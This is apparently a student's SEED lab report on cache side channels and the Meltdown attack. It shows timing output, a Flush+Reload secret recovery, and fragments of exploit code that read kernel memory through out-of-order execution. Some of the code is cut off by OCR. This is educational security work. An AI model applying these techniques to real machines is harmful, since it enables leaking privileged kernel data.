
CSE643 Lab6
10/22/2018
Yishi Lu

Task1&2: Side Channel Attacks via CPU Caches

Task1: Reading from Cache versus from Memory



screenshot1, we run the CacheTime program first time, we see that accessing on array[3*4096] and array[7*4096] are much faster than accessing on other array element

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 502 CPU cycles
Access time for array[1*4096]: 232 CPU cycles
Access time for array[2*4096]: 277 CPU cycles
Access time for array[3*4096]: 95 CPU cycles
Access time for array[4*4096]: 248 CPU cycles
Access time for array[5*4096]: 246 CPU cycles
Access time for array[6*4096]: 277 CPU cycles
Access time for array[7*4096]: 100 CPU cycles
Access time for array[8*4096]: 249 CPU cycles
Access time for array[9*4096]: 252 CPU cycles
```

screenshot2, we run the CacheTime program second time

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 145 CPU cycles
Access time for array[1*4096]: 217 CPU cycles
Access time for array[2*4096]: 296 CPU cycles
Access time for array[3*4096]: 54 CPU cycles
Access time for array[4*4096]: 195 CPU cycles
Access time for array[5*4096]: 204 CPU cycles
Access time for array[6*4096]: 202 CPU cycles
Access time for array[7*4096]: 56 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 223 CPU cycles
```

screenshot3, we run the CacheTime program third time

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 146 CPU cycles
Access time for array[1*4096]: 238 CPU cycles
Access time for array[2*4096]: 224 CPU cycles
Access time for array[3*4096]: 96 CPU cycles
Access time for array[4*4096]: 246 CPU cycles
Access time for array[5*4096]: 246 CPU cycles
Access time for array[6*4096]: 310 CPU cycles
Access time for array[7*4096]: 86 CPU cycles
Access time for array[8*4096]: 242 CPU cycles
Access time for array[9*4096]: 250 CPU cycles
```

screenshot4, we run the CacheTime program fourth time

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 145 CPU cycles
Access time for array[1*4096]: 223 CPU cycles
Access time for array[2*4096]: 230 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 230 CPU cycles
Access time for array[5*4096]: 227 CPU cycles
Access time for array[6*4096]: 242 CPU cycles
Access time for array[7*4096]: 53 CPU cycles
Access time for array[8*4096]: 220 CPU cycles
Access time for array[9*4096]: 227 CPU cycles
```

screenshot5, we run the CacheTime program fifth time

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 204 CPU cycles
Access time for array[1*4096]: 261 CPU cycles
Access time for array[2*4096]: 443 CPU cycles
Access time for array[3*4096]: 63 CPU cycles
Access time for array[4*4096]: 411 CPU cycles
Access time for array[5*4096]: 227 CPU cycles
Access time for array[6*4096]: 236 CPU cycles
Access time for array[7*4096]: 63 CPU cycles
Access time for array[8*4096]: 217 CPU cycles
Access time for array[9*4096]: 227 CPU cycles
```

screenshot6, we run the CacheTime program sixth time

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 182 CPU cycles
Access time for array[1*4096]: 267 CPU cycles
Access time for array[2*4096]: 240 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 227 CPU cycles
Access time for array[5*4096]: 240 CPU cycles
Access time for array[6*4096]: 285 CPU cycles
Access time for array[7*4096]: 104 CPU cycles
Access time for array[8*4096]: 422 CPU cycles
Access time for array[9*4096]: 261 CPU cycles
```

screenshot7, we run the CacheTime program seventh time

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 190 CPU cycles
Access time for array[1*4096]: 220 CPU cycles
Access time for array[2*4096]: 180 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 182 CPU cycles
Access time for array[5*4096]: 222 CPU cycles
Access time for array[6*4096]: 204 CPU cycles
Access time for array[7*4096]: 44 CPU cycles
Access time for array[8*4096]: 218 CPU cycles
Access time for array[9*4096]: 218 CPU cycles
```

screenshot8, we run the CacheTime program eighth time

```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 122 CPU cycles
Access time for array[1*4096]: 184 CPU cycles
Access time for array[2*4096]: 228 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 206 CPU cycles
Access time for array[5*4096]: 238 CPU cycles
Access time for array[6*4096]: 186 CPU cycles
Access time for array[7*4096]: 62 CPU cycles
Access time for array[8*4096]: 206 CPU cycles
Access time for array[9*4096]: 238 CPU cycles
```

screenshot9, we run the CacheTime program ninth time


```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task1
Access time for array[0*4096]: 203 CPU cycles
Access time for array[1*4096]: 282 CPU cycles
Access time for array[2*4096]: 231 CPU cycles
Access time for array[3*4096]: 73 CPU cycles
Access time for array[4*4096]: 212 CPU cycles
Access time for array[5*4096]: 216 CPU cycles
Access time for array[6*4096]: 261 CPU cycles
Access time for array[7*4096]: 73 CPU cycles
Access time for array[8*4096]: 409 CPU cycles
Access time for array[9*4096]: 237 CPU cycles
[10/18/18]seed@VM:~/.../Meltdown_Attack$
```

screenshot10, we run the CacheTime program tenth time


Observation and Explanation:

In this task, we run the program CacheTime for ten times. And in each time, we see the array[3*4096] and array[7*4096] consume less CPU cycle. This is because in the program, we access these two elements, so they will be stored in the CPU cache. As a result, accessing them will be faster than other elements (they are in memory). For the threshold, base on the data above, the biggest value for array[3*4096] is 96, and the biggest value for array[7*4096] is 104. And other array elements have no accessing time less than 122 CPU cycle time, so I think 104 is a good threshold value for my machine.

Task2: Using Cache as a Side Channel



```
/bin/bash 124x33
[10/18/18]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o task2 FlushReload.c
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
```



```
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Meltdown_Attack$
```

screenshot1, we run the FlushReload program for 20 times. We did not get miss


Observation and Explanation:

In this task, we use the side channel to get a secret value by a victim function. The method which we used is called Flush and Reload. The mechanism is that we first flush the whole array. Then we call the victim function which will access the secret in the array. Then we

reload the whole array. Because the secret is accessed by the victim function, it is cached in the CPU; so accessing the secret is much faster than accessing other elements in the array. Then we know which array element stores the secret. And we can get it. In this task, we change the threshold value to be 104 which is calculated in task1. As the screenshot1 shows, we run the program 20 times, and we did not get miss.

Task 3 – 5: Preparation for the Meltdown Attack

Task3: Place Secret Data in Kernel Space




screenshot1, after getting the MeltdownKernel program, we use make file to compile the kernel module. Then we install the kernel module by command insmod. After everything is correctly setup, we use the command dmesg to find the secret data address which is 0xf8c6e000.


Observation and Explanation:

In this task, we place a secret data in the kernel space. To achieve this, we need to compile and install a kernel module. The whole process is shown in screenshot1. After everything is correctly setup, we use the command dmesg to find the secret data address which is 0xf8c6e000.

Task4: Access Kernel Memory from User Space



screenshot1, the program which is used to get the secret data, and the secret data is stored in kernel space




screenshot2, after we run the program, the program is crashed

Observation and Explanation:

In this task, we want to access the secret data. We first write a program (get from lab description), and this program will read the secret data and store it in a char variable (screenshot1). Then we compile and run the program; as the screenshot2 shows, the program crashes. The reason is the program which we created is a user program, and it run in user space. So it does not have privilege to access the kernel space. So the program cannot succeed in line2 (cannot access the kernel space data). Because modern CPU implement out-of-order execution, so line2 may executed; but after the CPU find out the accessing is not allowed, it discarded the execution, so we cannot see the result from outside.

Task5: Handle Error/Exceptions in C




screenshot1, we get the ExceptionHandling from lab website, and then we compile and run the program. This time, accessing to the kernel space still raises an exception, but because we have SIGSEGV signal to handle the exception, so the program will not crash and it can still execute after the exception.

Observation and Explanation:

In this task, we find a solution to avoid program crash from error/exception in C. Because C does not directly support to error/exception handling, we use SIGSEGV signal to handle the exception. Therefore, after there is an error/exception raising, the program will not crash. As the screenshot1 shows, when we access the kernel space, the message “Memory access violation” is printed, which means the exception is handled by the SIGSEGV signal. Afterwards, the program continues to run and exit normally.

Task6: Out-of-Order Execution by CPU



screenshot1, we get the program from lab website. Then we compile and run the program. After several times trying, we see that the array[7*4096 + 1024] is cached.

Observation and Explanation:

In this task, we want to explore the problem in out-of-execution of Intel CPU. As the previous task shows, when we access to the kernel space, our program crashes. So the kernel date should not be stored to any place. This is true if all instructions are executed in sequential order. However, in modern CPU, executing instruction sequentially is not efficient. Instead, modern CPU supports out-of-order execution. In our case, when

char kernel_data = *(char*)kernel_data_addr;


is executed, the CPU need to do security checking on the accessing to the data, and then accessing the data if is allowed. However, the accessing is much faster than the checking (if the data is in the cache). So due to the performance, the CPU will execute the accessing and checking in parallel. If the checking result is not allowed, then the CPU will discard the execution; it also should remove the accessing effect from register, memory, and cache. For Intel CPU, it removes the effect from register and memory, but it forgets to remove the effect from cache. This is proved in the following two lines of code,

```
// The following statement will cause an exception
kernel_data = *(char*)kernel_data_addr;    //line 1
array[7 * 4096 + DELTA] += 1;      //line 2
```


after we access the kernel code, this will cause an exception; so any code below line1 should not be executed. However, as screenshot1 shows, line 2 also executed, and its data is cached, and CPU does not remove this effect.

Task7: The Basic Meltdown Attack

Task7.1: A Naïve Approach



screenshot1, we change the 7 to kernel_data



screenshot2, then we compile and run the program several times, but the secret does not printed. So the attack fails

Observation and Explanation:

In this task, we change **array[7 * 4096 + DELTA] += 1;** to **array[kernel_data * 4096 + DELTA] += 1;**(screenshot1). But this approach does not work (screenshot2). Actually, the idea works, but we are too slow (the speed of our loading data is slower then the checking process).

Before we reach the data, the program raises the exception, and the out-of-order execution will be interrupted and discarded. So our attack fails.

Task7.2: Improve the Attack by Getting the Secret Data Cache

```
// FLUSH the probing array
flushSideChannel();

// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
  perror("open");
  return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.

if (sigsetjmp(j
    meltdown(0x
}
else {
    printf("Mem
}
```

```
/bin/bash
/bin/bash 80
[10/18/18]seed@VM:~/.../Meltdown_Attack$
```

screenshot1, I added code which is copied from task7.2. And I added the code before the out-of-order execution triggered.

```
/bin/bash
/bin/bash 124x33
[10/18/18]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o task7.2 MeltdownExperiment.c
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$ task7.2
Memory access violation!
[10/18/18]seed@VM:~/.../Meltdown_Attack$
```


screenshot2, this time, the attack still does not work

Observation and Explanation:

